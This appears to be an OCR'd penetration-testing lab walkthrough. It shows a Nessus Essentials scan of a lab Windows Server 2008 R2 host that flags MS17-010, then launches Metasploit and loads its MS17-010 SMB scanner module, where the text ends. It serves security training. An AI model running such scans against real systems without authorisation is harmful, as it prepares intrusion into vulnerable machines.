
1. Review list of identified vulnerabilities including MS17-010.





1. Click **Report** $
   ightarrow$ select **HTML** format $
   ightarrow$ **Generate Report**.



1. Open downloaded report in browser and inspect detailed risk scores.



Nessus Essentials / Folders / My
Not secure
https://localhost:8834/#/scans/folders
tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Scan Type
Schedule
Last Scanned
System_Scan
Vulnerability
On Demand
Today at 11:16 PM
Tenable News
Microsoft Copilot Studio SSRF
Read More
Type here to search
11:16 PM
8/29/2024



Nessus Essentials / Folders / My
Not secure
https://localhost:8834/#/scans/folders
tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
1
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Scan Type
Schedule
Last Scanned
System_Scan
Vulnerability
On Demand
Today at 11:22 PM
Tenable News
DevikaAI Stored Cross-Site Scripting
Read More
Type here to search
11:22 PM
8/29/2024




1. Switch back to **Parrot Security**. Launch Metasploit console:

   msfconsole


Nessus Essentials / Folders / Vie
Not secure
https://localhost:8834/#/scans/reports/5/hosts/2/vulnerabilities
tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Secure Your Sprawling Attack Surface With Risk-bas...
Read More
System_Scan / 172.19.19.15
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 32
Filter
Search Vulnerabilities
32 Vulnerabilities
Sev
CVSS
VPR
EPSS
Family
Count
MIXED ... ... Windows 7
MIXED ... ... Web Servers 2
HIGH 7.5 4.2 0.0111 General 1
MIXED ... ... General 9
MEDIUM 6.5 2.5 0.0127 General 1
MEDIUM 6.5 Service detection 1
MIXED ... ... Misc. 3
MIXED ... ... Misc. 2
LOW 2.6 * Misc. 1
LOW 2.1 * 4.2 0.8808 General 1
INFO ... ... Windows 7
INFO ... ... Web Servers 3
Details
172.19.19.15
02:15:5D:27:4B:D5
Microsoft Windows Server 2008 R2 Enterprise Service Pack 1
Today at 11:16 PM
Today at 11:21 PM
5 minutes
Download
erabilities
Critical
High
Medium
Low
Info
Type here to search
11:23 PM
8/29/2024



1. Load MS17-010 scanner module:
   use auxiliary/scanner/smb/smb_ms17_010

